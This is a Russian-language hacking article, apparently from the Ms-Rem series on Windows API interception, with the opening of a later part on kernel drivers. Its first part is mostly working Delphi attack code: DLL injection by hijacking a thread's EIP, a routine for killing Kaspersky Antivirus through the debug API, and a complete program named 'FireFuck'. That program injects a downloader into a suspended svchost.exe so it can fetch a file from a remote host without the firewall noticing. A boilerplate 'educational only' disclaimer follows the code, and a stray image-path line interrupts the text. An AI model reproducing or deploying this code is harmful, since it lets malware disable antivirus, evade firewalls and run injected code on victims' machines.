Задача эта не имеет в себе ничего сложного, и решается через функции GetThreadContext, SetThreadContext, которые служат для получения и установки контекста нити (содержимого её регистров). Для этого мы либо запускаем процесс и получаем хэндл его главной нити, либо открываем с помощью OpenThread нить принадлежащую работающему процессу, останавливаем нить (SuspendThread), после чего получаем контекст нити (GetThreadContext), изменяем содержимое регистра EIP так, чтобы он указывал на наш внедряемый код, потом запускаем нить (ResumeThread).
Следующий код запускает процесс "зомби", в контексте которого будет исполняться наша DLL:

```
{ создание процесса "зомби", в контексте которого будет выполняться наша DLL }
function CreateZombieProcess(lpCommandLine: pchar;
                             var lpProcessInformation: TProcessInformation;
                             ModulePath: PChar): boolean;
var
  Memory:pointer;
  Code: dword;
  BytesWritten: dword;
  Context: _CONTEXT;
  lpStartupInfo: TStartupInfo;
  Inject: packed record
            PushCommand : byte;
            PushArgument: DWORD;
            CallCommand: WORD;
            CallAddr: DWORD;
            PushExitThread: byte;
            ExitThreadArg: dword;
            CallExitThread: word;
            CallExitThreadAddr: DWord;
            AddrLoadLibrary: pointer;
            AddrExitThread: pointer;
```

```
           LibraryName: array[0..MAX_PATH] of Char;
          end;
begin
  Result := False;
  //запускаем процесс
  ZeroMemory(@lpStartupInfo, SizeOf(TStartupInfo));
  lpStartupInfo.cb := SizeOf(TStartupInfo);
  if not CreateProcess(nil, lpCommandLine, nil, nil,
                       false, CREATE_SUSPENDED, nil, nil,
                       lpStartupInfo, lpProcessInformation) then Exit;
  //выделяем память для внедряемого кода
  Memory := VirtualAllocEx(lpProcessInformation.hProcess, nil, SizeOf(Inject),
                           MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if Memory = nil then
     begin
     TerminateProcess(lpProcessInformation.hProcess, 0);
     Exit;
     end;
  Code := dword(Memory);
  //инициализация внедряемого кода:
  Inject.PushCommand    := $68;
  inject.PushArgument   := code + $1E;
  inject.CallCommand    := $15FF;
  inject.CallAddr       := code + $16;
  inject.PushExitThread := $68;
  inject.ExitThreadArg  := 0;
  inject.CallExitThread := $15FF;
  inject.CallExitThreadAddr := code + $1A;
  inject.AddrLoadLibrary := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                           'LoadLibraryA');
  inject.AddrExitThread  := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                           'ExitThread');
  lstrcpy(@inject.LibraryName, ModulePath);
  //записать машинный код по зарезервированному адресу
  WriteProcessMemory(lpProcessInformation.hProcess, Memory,
                     @inject, sizeof(inject), BytesWritten);

  //получаем текущий контекст первичной нити процесса
  Context.ContextFlags := CONTEXT_FULL;
  GetThreadContext(lpProcessInformation.hThread, Context);
  //изменяем контекст так, чтобы выполнялся наш код
  Context.Eip := code;
  SetThreadContext(lpProcessInformation.hThread, Context);
  //запускаем нить
  ResumeThread(lpProcessInformation.hThread);
end;
```

С работающим процессом так поступить будет немного труднее, так как необходимо обеспечить нормальное функционирование процесса после внедрения, а значит надо восстанавливать контекст потока после завершения удаленного кода. Узнать момент завершения внедренного кода будет трудно, поэтому нужно передать старое содержимое регистра eip в внедряемый код, и позаботиться о сохранности содержимого регистров. После выполнения, внедренный код должен восстановить содержимое регистров потока и передать управление в точку, где поток был прерван. Все это реализует следующий код:

```
{ Внедрение DLL альтернативным способом (без CreateRemoteThread) }
function InjectDllAlt(Process: dword; ModulePath: PChar): boolean;
var
  Context: _CONTEXT;
  hThread: dword;
  ProcessInfo: _PROCESS_BASIC_INFORMATION;
  InjData:  packed record
             OldEip: dword;
             OldEsi: dword;
             AdrLoadLibrary: pointer;
             AdrLibName: pointer;
            end;

  Procedure Injector();
```

```
  asm
    pushad
    db $E8              // опкод call short 0
    dd 0                //
    pop eax             // eax - адрес текущей инструкции
    add eax, $12
    mov [eax], esi      // модифицируем операнд dd $00000000
    push [esi + $0C]    // кладем в стек имя DLL
    call [esi + $08]    // call LoadLibraryA
    popad
    mov esi, [esi + $4] // восстанавливаем esi из старого контекста
    dw $25FF            // опкод Jmp dword ptr [00000000h]
    dd $00000000        // модифицируемый операнд
    ret
  end;

begin
  Result := false;
  //получаем id процесса
  ZwQueryInformationProcess(Process, ProcessBasicInformation,
                            @ProcessInfo,
                            SizeOf(_PROCESS_BASIC_INFORMATION), nil);
  //открываем первую попавшуюся нить
  hThread := OpenThread(THREAD_ALL_ACCESS, false,
                        SearchProcessThread(ProcessInfo.UniqueProcessId));
  if hThread = 0 then Exit;
  SuspendThread(hThread);
  //сохраняем старый контекст
  Context.ContextFlags := CONTEXT_FULL;
  GetThreadContext(hThread, Context);
  //подготавливаем данные для внедряемого кода
  InjData.OldEip := Context.Eip;
  InjData.OldEsi := Context.Esi;
  InjData.AdrLoadLibrary  := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                            'LoadLibraryA');
  InjData.AdrLibName := InjectString(Process, ModulePath);
  if InjData.AdrLibName = nil then Exit;
  //внедряем данные и устанавливаем ebp контекста
  Context.Esi := dword(InjectMemory(Process, @InjData, SizeOf(InjData)));
  //внедряем код
  Context.Eip := dword(InjectMemory(Process, @Injector, SizeOfProc(@Injector)));
  //устанавливаем новый контекст
  SetThreadContext(hThread, Context);
  ResumeThread(hThread);
  Result := true;
end;
```

В этом примере используется внедрение базонезависимого кода и структуры с необходимыми ему данными. Адрес данных передается в регистре esi. Код сохраняет содержимое всех регистров потока, загружает заданную DLL, после чего восстанавливаются регистры и производится переход на адрес, на котором был прерван поток. Так как нам нужно восстановить значения всех регистров, то нельзя использовать регистровый переход, но можно записать опкод команды jmp dword ptr [0] и модифицировать ее операнд налету, что и используется в приведенном примере.
Единственный недостаток этого метода в том, что если для внедрения мы используем нить находящуюся уже в приостановленном состоянии, то загрузка DLL произойдет тогда, когда нить выйдет из состояния ожидания.

Работа с контекстами потоков это только один из многих способов исполнения удаленного кода, можно например собрать код перехватчика какой-либо часто используемой API налету и внедрить перехват записью кода в уже загруженную библиотеку, в общем можно много чего придумать.

Практическое применение:

Убиваем антивирус Касперского:

Лаборатория Касперского заявляет, что их антивирус не может быть уничтожен вредоносными программами, сейчас мы докажем, что это не так.
Антивирус Касперского устанавливает в систему драйвер, который перехватывает в ядре функции Native API: ZwOpenProcess, ZwTerminateProcess и ZwTerminateThread, после чего запрещает любую работу этих API с своим процессом.
Для открытия процесса антивируса можно использовать метод OpenProcessEx. После этого мы получаем доступ к памяти антивируса, но прибить процесс через TerminateProcess по прежнему невозможно. Первое, что приходит в голову - это выполнить CreateRemoteThread с адресом Kernel32! ExitProcess, но этот метод не срабатывает, так как ExitProcess обращается к перехваченной ZwTerminateProcess. Но существует как всегда обходной способ. В наборе Native API в Windows XP есть функция DbgUiDebugActiveProcess предназначенная для взятия процесса в режим отладки, перед отладкой необходимо создать Debug обьект вызовом DbgUiConnectToDbg.
Вот прототипы этих функций:

```
Function DbgUiDebugActiveProcess(pHandle: dword): NTStatus;stdcall;external 'ntdll.dll';
Function DbgUiConnectToDbg(): NTStatus;stdcall;external 'ntdll.dll';
```

После перевода процесса в режим отладки он будет завершен при уничтожении связанного с ним Debug объекта, например это произойдет при завершении процесса отладчика. Нам нужно прибить отлаживаемый процесс, и при этом продолжить выполнение текущего процесса, значит нужно получить информацию о открытых нашим процессом хэндлах, найти и закрыть Debug объект.
Все эти действия производит следующий код:

```
{ убивание процесса отладочным методом }
Function DebugKillProcess(ProcessId: dword): boolean;
var
 pHandle: dword;
 myPID: dword;
 HandlesInfo: PSYSTEM_HANDLE_INFORMATION_EX;
 r: dword;
begin
 Result := false;
 myPID := GetCurrentProcessId();
 if not EnableDebugPrivilege() then Exit;
 //подключаемся к системе отладки и получаем DebugObject
 if DbgUiConnectToDbg() <> STATUS_SUCCESS then Exit;
 pHandle := OpenProcessEx(ProcessId);
 //включаем отладку процесса
 if DbgUiDebugActiveProcess(pHandle) <> STATUS_SUCCESS then Exit;
 //надо найти полученный DebugObject
 HandlesInfo := GetInfoTable(SystemHandleInformation);
 if HandlesInfo = nil then Exit;
 for r := 0 to HandlesInfo^.NumberOfHandles do
  if (HandlesInfo^.Information[r].ProcessId = myPID) and
     (HandlesInfo^.Information[r].ObjectTypeNumber = $8)  //DebugObject
     then begin
       //закрываем DebugObject, что приводит к уничтожению отлаживаемого процесса
       CloseHandle(HandlesInfo^.Information[r].Handle);
       Result := true;
       break;
     end;
 VirtualFree(HandlesInfo, 0, MEM_RELEASE);
end;
```

После чего антивирус Касперского убивается одной строкой:

```
DebugKillProcess(GetProcessId('kavmm.exe'));
```

Также, этим методом можно убить почти любую программу, авторы которой заявляют, что она неубиваемая.

Обходим фаерволл:

Сейчас для борьбы с троянскими программами на рынке ПО существует довольно много персональных продуктов. Это Zone Alarm, Kaspersky Anty Hacker, Kerio Personal Firewall, Agnitum Outpost Firewall и другие.
По моему мнению, наиболее продвинутым в области борьбы с методами внедрения кода является Agnitum Outpost Firewall Pro, который обеспечивает контроль DLL используемых приложением, контроль OpenProcess (блокирует сетевой доступ при изменении памяти другим приложением) и так называемый контроль скрытых процессов (процессов запущенных с флагом WM_HIDE, тоесть с скрытым окном, а не по-настоящему скрытых процессов). Сейчас мы напишем программу, которая будет получать данные из интернета в обход правил фаерволла.
Фаерволлы контролируют запись в память, но при создании нового процесса производится запись в его память со стороны родительского процесса, поэтому фаерволлы начинают контролировать запись в память только с момента запуска первой нити процесса. Также фаерволлы контролируют создание удаленных потоков, поэтому мы будем использовать манипуляцию с контекстами главной нити процесса. Общий алгоритм таков: запускается процесс которому разрешено коннектиться на 80 TCP порт, при запуске устанавливается флаг CREATE_SUSPENDED чтобы его первая нить не была запущена, внедряется код загрузчика файлов (нельзя использовать ни DLL Injection ни в каком виде), изменяется контекст первой нити так, чтобы регистр Eip указывал на точку входа внедренного кода, после чего производиться запуск нити.
Код загрузчика должен быт написан с применением только kernel32.dll и wsock32.dll, так как других библиотек в контексте приложения может и не быть, а их загрузка будет замечена фаерволлом.

Вот полный исходный текст программы загружающей файл по URL http://192.168.0.58/1.mp3 в корень диска C:

```
program FireFuck;

uses
  Windows, WinSock;

{$IMAGEBASE $13140000}

{ Определение положения подстроки в строке }
Function MyPos(Substr, Str: PChar): dword; stdcall;
asm
 mov eax, Substr
 mov edx, str
 test eax, eax
 je @noWork
 test edx, edx
 je @stringEmpty
 push ebx
 push esi
 push edi
 mov esi, eax
 mov edi, edx
 push eax
 push edx
 call lstrlen
 mov ecx, eax
 pop eax
 push edi
 push eax
 push eax
 call lstrlen
 mov edx, eax
```

```
 pop eax
 dec edx
 js @fail
 mov al, [esi]
 inc esi
 sub ecx, edx
 jle @fail

@loop:
 repne scasb
 jne @fail
 mov ebx, ecx
 push esi
 push edi
 mov ecx, edx
 repe cmpsb
 pop edi
 pop esi
 je @found
 mov ecx, ebx
 jmp @loop

@fail:
 pop edx
 xor eax, eax
 jmp @exit

@stringEmpty:
 xor eax, eax
 jmp @noWork

@found:
 pop edx
 mov eax, edi
 sub eax, edx

@exit:
 pop edi
 pop esi
 pop ebx

@noWork:
end;

{ Копирование строк }
Function MyCopy(S:PChar; Index, Count: Dword): PChar; stdcall;
asm
 mov eax, Count
 inc eax
 push eax
 push LPTR
 call LocalAlloc
 mov edi, eax
 mov ecx, Count
 mov esi, S
 add esi, Index
 dec esi
 rep movsb
end;

{ Копирование участка памяти }
procedure MyCopyMemory(Destination: Pointer; Source: Pointer; Length: DWORD);
asm
 push ecx
 push esi
 push edi
 mov esi, Source
 mov edi, Destination
 mov ecx, Length
 rep movsb
 pop edi
```

```
 pop esi
 pop ecx
end;


Function DownloadFile(Address: PChar; var ReturnSize: dword): pointer;
var
  Buffer: pointer;
  BufferLength: dword;
  BufferUsed: dword;
  Bytes: integer;
  Header: PChar;
  Site: PChar;
  URL: PChar;
  FSocket: integer;
  SockAddrIn: TSockAddrIn;
  HostEnt: PHostEnt;
  Str: PChar;
  WSAData: TWSAData;
  hHeap: dword;
begin
  Result := nil;
  hHeap := GetProcessHeap();
  WSAStartup(257, WSAData);
  Site := MyCopy(Address, 1, MyPos('/', Address) - 1);
  URL  := MyCopy(Address, MyPos('/', Address), lstrlen(Address) - MyPos('/', Address) + 1);
  Buffer := HeapAlloc(hHeap, 0, 1024);
  try
    BufferLength := 1024;
    BufferUsed := 0;
    FSocket := socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    SockAddrIn.sin_family := AF_INET;
    SockAddrIn.sin_port := htons(80);
    SockAddrIn.sin_addr.s_addr := inet_addr(Site);
    if SockAddrIn.sin_addr.s_addr = INADDR_NONE then
       begin
        HostEnt := gethostbyname(Site);
        if HostEnt = nil then Exit;
        SockAddrIn.sin_addr.s_addr := Longint(PLongint(HostEnt^.h_addr_list^)^);
       end;
    if Connect(FSocket, SockAddrIn, SizeOf(SockAddrIn)) = -1 then Exit;
    Str := HeapAlloc(hHeap, 0, 1024);
    lstrcpy(Str, 'GET ');
    lstrcat(Str, URL);
    lstrcat(Str, ' HTTP/1.0'#10#13'Host: ');
    lstrcat(Str, Site);
    lstrcat(Str, #13#10'Connection: close'#13#10#13#10);
    send(FSocket, Str^, lstrlen(Str), 0);
    HeapFree(hHeap, 0, Str);
    repeat
      if BufferLength - BufferUsed < 1024 then
        begin
         Inc(BufferLength, 1024);
         Buffer := HeapReAlloc(hHeap, 0, Buffer, BufferLength);
        end;
      Bytes := recv(FSocket, pointer(dword(Buffer) + BufferUsed)^, 1024, 0);
      if Bytes > 0 then Inc(BufferUsed, Bytes);
    until (Bytes = 0) or (Bytes = SOCKET_ERROR);
    Header := MyCopy(Buffer, 1, MyPos(#13#10#13#10, Buffer) + 3);
    ReturnSize := BufferUsed - lstrlen(header);
    Result := VirtualAlloc(nil, ReturnSize, MEM_COMMIT or
                           MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if Result = nil then Exit;
    MyCopyMemory(Result, pointer(dword(Buffer) + lstrlen(header)), ReturnSize);
  finally
    HeapFree(hHeap, 0, Buffer);
  end;
end;

{ процедура выполняющаяся в контексте доверенного приложения }
Procedure Download(); stdcall;
```

```
const
 URL : PChar = '192.168.0.58/1.mp3';
var
 Buff: pointer;
 Size: dword;
 Bytes: dword;
 dFile: dword;
begin
 LoadLibrary('wsock32.dll');
 Buff := DownloadFile(URL, Size);
 dFile := CreateFile('c:\1.mp3', GENERIC_WRITE, 0, nil, CREATE_NEW, 0, 0);
 WriteFile(dFile, Buff^, Size, Bytes, nil);
 CloseHandle(dFile);
 ExitProcess(0);
end;


var
 St: TStartupInfo;
 Pr: TProcessInformation;
 InjectSize: dword;
 Code: pointer;
 Injected: pointer;
 BytesWritten: dword;
 Context: _CONTEXT;

begin
 ZeroMemory(@St, SizeOf(TStartupInfo));
 St.cb := SizeOf(TStartupInfo);
 St.wShowWindow := SW_SHOW;
 //запускаем процесс, которому разрешено лезть на 80 порт
 CreateProcess(nil, 'svchost.exe', nil, nil, false,
               CREATE_SUSPENDED, nil, nil, St, Pr);
 Code := pointer(GetModuleHandle(nil));
 InjectSize := PImageOptionalHeader(pointer(integer(Code) +
                                    PImageDosHeader(Code)._lfanew +
                                    SizeOf(dword) +
                                    SizeOf(TImageFileHeader))).SizeOfImage;
 //выделяем память в процессе
 Injected := VirtualAllocEx(Pr.hProcess, Code, InjectSize, MEM_COMMIT or
                            MEM_RESERVE, PAGE_EXECUTE_READWRITE);
 //внедряем код
 WriteProcessMemory(Pr.hProcess, Injected, Code, InjectSize, BytesWritten);
 //изменяем контекст нити
 Context.ContextFlags := CONTEXT_FULL;
 GetThreadContext(Pr.hThread, Context);
 Context.Eip := dword(@Download);
 SetThreadContext(Pr.hThread, Context);
 //запускаем процесс
 ResumeThread(Pr.hThread);
end.
```

Заключение:

Из всего вышесказанного следует, что технологии внедрения кода и перехвата API могут служить для обхода практически любой защиты и создания чрезвычайно опасных вредоносных программ. Также они могут быть использованы и для создания систем безопасности. Также вышеприведенные примеры показывают, что как бы производители не рекламировали непробиваемость своих фаерволлов, все равно они спасают только от самых примитивных вредоносных программ. Здесь приведен пример "чистого", полностью программного обхода фаерволла, но это можно сделать гораздо проще, если подключить троянскую DLL к разрешенной программе, так как большинство пользователей проигнорируют сообщение фаерволла и разрешат доступ. Надежность антивирусов тоже не следует считать достаточной, так как они могут быть легко уничтожены вредоносной программой. В настоящее время от подобных приемов защиты не

существует, поэтому нужно быть осторожным при установке нового софта, так как неизвестно, что может в себе содержать любая программа.
Также хочу заметить, что ВСЕ ПРИВЕДЕННОЕ В ЭТОЙ СТАТЬЕ МОЖЕТ БЫТЬ ИСПОЛЬЗОВАНО ТОЛЬКО В УЧЕБНО-ПОЗАВАТЕЛЬНЫХ ЦЕЛЯХ. Автор не несет никакой ответственности за любой ущерб нанесенный применением полученных знаний. Также приведенные здесь примеры не имеют цель нанести какой-либо ущерб лаборатории Касперского и компании Agnitum, а лишь призваны показать уязвимости в их продуктах.
Если вы с этим не согласны, то пожалуйста удалите статью с всех имеющихся у вас носителей информации и забудьте прочитанное.

Приложение:

Все что описано в статье вы можете увидеть на практике своими глазами, если скачаете примеры к статье.

Перехват API функций в Windows NT (часть 3). Нулевое кольцо.

Автор: Ms-Rem

Дата: 2005-05-16

Предисловие редакции WASM.RU:

В данном цикле статей используется язык Дельфи (ахтунг!, детям и слабонервным просьба соблюдать необходимые меры предосторожности ^^*), поэтому мы долго колебались относительно того, стоит ли размещать его на сайте, однако учитывая, что материал может представлять интерес для многих посетителей, мы всё же пошли на это. Тем не менее просьба потенциальным авторам избегать проявлений паскальности в своих будущих статьях* ^^.

Как известно, в процессорах серии X86 и совместимых с ними присутствует аппаратная поддержка многозадачности и защиты. Код может исполняться на одном из четырех уровней (колец) защиты. Наиболее привилегированным является нулевое кольцо, наименее привилегированным - третье. В нулевом кольце можно все: доступны привилегированные команды, порты ввода-вывода, и вся память. В других кольцах могут быть установлены другие правила: запрет некоторых команд, запрет ввода-вывода и.т.д. Между уровнями защиты можно переключаться только через специальные шлюзы, определенные в системных таблицах процессора (GDT, LDT, IDT). Доступ к памяти в защищенном режиме происходит только через селекторы находящиеся в этих таблицах, а у каждого селектора есть уровень привилегий необходимый для его использования. Подобная система позволяет изолировать код, выполняющийся на непривилегированных уровнях защиты, и полностью контролировать его исполнение с помощью кода нулевого кольца.
В Windows NT используются только два уровня привилегий: нулевое и третье кольцо. В нулевом кольце работает ядро системы и системные драйвера, а в третьем - все запущенные приложения. Привилегированные команды и ввод-ввод для третьего кольца запрещены, для взаимодействия с аппаратной частью компьютера вызываются системные сервисы ядра ОС, которые оформлены как шлюзы. При вызове такого шлюза процесс переходит в нулевое кольцо, и там ядро ОС и драйвера обрабатывают запрос и возвращают результаты приложению. После перехода в нулевое кольцо приложение не может как-либо контролировать свое исполнение, пока управление не будет возвращено коду третьего кольца. Это есть необходимое условие защиты, оно обеспечивает безопасность всей системы.

В прошлых статьях я достаточно подробно рассмотрел технику перехвата API в третьем кольце, но недостаток этих методов в том, что такие перехваты подчиняются правилам третьего кольца, тоесть могут быть обнаружены и устранены приложением. Также приложение может вызывать напрямую сервисы ядра системы, минуя API (как это сделано в моей программе ProcessMaster), в этом случае никакой перехват не поможет. Для того чтобы действительно "поработить" систему мы должны залезть на самый высокий уровень привилегий - в нулевое кольцо, и производить свои действия там. Только это гарантирует, что приложение работающее в третьем кольце не сможет обойти перехват. Попав в нулевое кольцо, мы получаем действительно полный контроль над системой. Как сделать это - войти в нулевое кольцо, и что можно делать потом, я подробно опишу в этой статье.

Память в Windows NT



Для понимания дальнейшего материала, необходимо четко представлять организацию памяти в Windows NT. В общем виде она выглядит так: Адреса от 0x00000000 до 0x0000FFFF не используются, любое обращение к этим адресам вызывает ошибку. Это нужно для выявления нулевых указателей, так как обращение по нулевому указателю это частая ошибка в программах. Адреса от 0x00010000 до 0x7FFFFFFF представляют пользовательское адресное пространство (User Space), эта область памяти различна у каждого процесса в системе. В ней находятся код третьего кольца и связанные с ним данные процесса. Адреса от 0x80000000 до 0xFFFFFFFF представляют собой область памяти ядра системы (Kernel Space), эта область одна на всю систему, и у всех процессов одинакова. В ней размещается ядро системы, драйвера, файловый кеш, разделяемая память, системные пулы, а также все структуры ядра. Доступ к этой области памяти можно получить только из нулевого кольца, любое обращение к ней пользовательского кода вызывает ошибку. При работе с этой областью памяти следует соблюдать большую осторожность, так как не все исключения, возникающие в ней могут быть обработаны, что может вызвать падение системы. При разрушении памяти пользовательского режима, будет завершен только тот процесс, целостность памяти которого нарушена, но нарушение целостности структур памяти ядра немедленно ведет к падению системы с синим экраном.

Методы входа в Ring0

По документации Microsoft для выполнения своего кода в нулевом кольце защиты нам потребуется написать драйвер режима ядра. Но существует еще один способ: через физическую память. В системе есть объект "секция" с именем \Device\PhysicalMemory который представляет из себя отображение физической памяти компьютера. Его можно открыть с помощью ZwOpenSection, после чего можно изменить содержимое системных таблиц (GDT, LDT, IDT) и создать в них свой шлюз, через который можно будет выполнить свой код в нулевом кольце. Существуют также методы перехода в нулевое кольцо путем использования какой-либо уязвимости системы, но так как эти методы работают только с необновленными системами мы их рассматривать не будем.

Пишем драйвер

Начнем с вполне документированного способа: написания драйвера. Для этого нам понадобиться Visual C++ 6.0 (или позже) и комплект DDK (Driver Development Kit). DDK идет под конкретную версию Windows NT, и раньше был доступен для скачивания с сайта Microsoft, но теперь мелкомягкие стали требовать за него денег. Однако, при большом желании, DDK всё же можно найти. Подойдет практически любая версия. После установки DDK можно приступать к созданию шаблона простейшего драйвера.

Файл driver.c :

```
#include <ntddk.h>
#include "driver.h"

#define DEBUG

/*
Создаем макрос для вывода отладочных сообщений
в случае компиляции с директивой DEBUG
*/

#ifdef DEBUG
  #define DPRINT DbgPrint
#else
  #define DPRINT
#endif


VOID DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    DPRINT("Driver unloaded");
    return;
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    DPRINT("Driver loaded");

    return STATUS_SUCCESS;
}
```

Функция DriverEntry выполняется при загрузке драйвера в систему, в качестве параметров ей передается указатель на объект драйвера и путь в реестре, по которому этот драйвер приписан пи установке. Следует учесть, что процедура DriverEntry выполняется в контексте процесса System, это может быть немаловажно при написании некоторых специфических функций драйвера. Для компиляции драйвера мы создадим еще несколько файлов:

makefile: !INCLUDE $(NTMAKEENV)\makefile.def

sources:

```
TARGETNAME=driver
TARGETPATH=obj
TARGETTYPE=DRIVER
C_DEFINES=$(C_DEFINES)
X86_CPU_OPTIMIZATION=O2
INCLUDES=C:\WINDDK\2600\inc
SOURCES=driver.c
RELEASETYPE=DDK
```

make.bat:

```
%SystemRoot%\system32\cmd.exe /c "cd C:\WINDDK\2600\bin\&&setenv.bat
C:\WINDDK\2600\&&cd c:\driver\&&build -ceZ&&pause"
```

После этого можно компилировать драйвер запуском make.bat.

Что делать дальше?

Итак, код в драйвере выполняется в нулевом кольце защиты и может делать все что угодно, но что конкретно мы можем сделать? Самое простое - убить систему, для этого нужно просто создать необработанное исключение, что немедленно приведет к синему экрану. Например следующий код исполненный в драйвере немедленно валит систему:

```
__asm
   {
       xor eax, eax
       mov eax, [eax]
   }
```

Здесь происходит обращеное к нулевому адресу памяти, а обращение к первым 0xFFFF байтам памяти является ошибкой, так как эта область адресного пространства специально зарезервирована для обнаружения нулевых указателей. В результате возникает исключение Page Fault, а так как для него отсутствует обработчик исключения, то в результате возникнет синий экран. Поэтому при программировании кода исполняющегося в нулевом кольце следует быть очень внимательным, и в критических местах устанавливать обработчики ошибок. Например в следующем примере возникающая ошибка обрабатывается и синий экран не возникает:

```
__try
   {
       __asm
       {
           xor eax, eax
           mov eax, [eax]
       }
   }
   __except(EXCEPTION_EXECUTE_HANDLER)
   {
   }
```


Но существует класс исключений не обрабатываемых в нулевом кольце - это например деление на ноль, обращение к отсутствующему участку ядерной памяти, или неверный опкод команды. Также невозможна вложенная обработка исключений, при возникновении исключения внутри обработчика исключения в любом случае получается синий экран.

Отладка:
При компиляции этого простейшего драйвера нам конечно не понадобиться ничего отлаживать, но в будущем нам понадобиться писать более сложные программы, и несомненно нужно как-то контролировать их исполнение. Для начала весьма удобным средством является вывод отладочных сообщений функцией DbgPrint, в нашем примере для этого даже существует макрос DPRINT, который производит такой вывод только в случае компиляции драйвера в отладочном

режиме. Функция DbgPrint полностью аналогична функции printf, тоесть позволяет выводить форматированные строки различными способами. Для просмотра отладочных сообщений удобно использовать утилиту DbgView Марка Руссиновича, которую можно скачать с www.sysinternals.com, также эти сообщения можно просматривать в отладчике SoftIce.
Для более серьезной отладки необходимо следить за исполнением кода и иметь возможность вмешиваться в этот процесс, для этого нам нужен отладчик режима ядра. Для этого может подойти WinDBG от Microsoft, он имеет удобный графический интерфейс и прост в использовании, но я рекомендую установить SoftIce, так как его возможности значительно превосходят WinDBG, он имеет мощную систему команд, и при некотором навыке становиться гораздо более удобен в использовании. Я не буду останавливаться на установке и использовании SoftIce, это хорошо описано на www.cracklab.ru.

Перехват:

Для осуществления перехвата API на самом низком уровне - в ядре системы нам необходимо четко представлять иерархию вызова API в системе. В упрощенном виде это выглядит так:



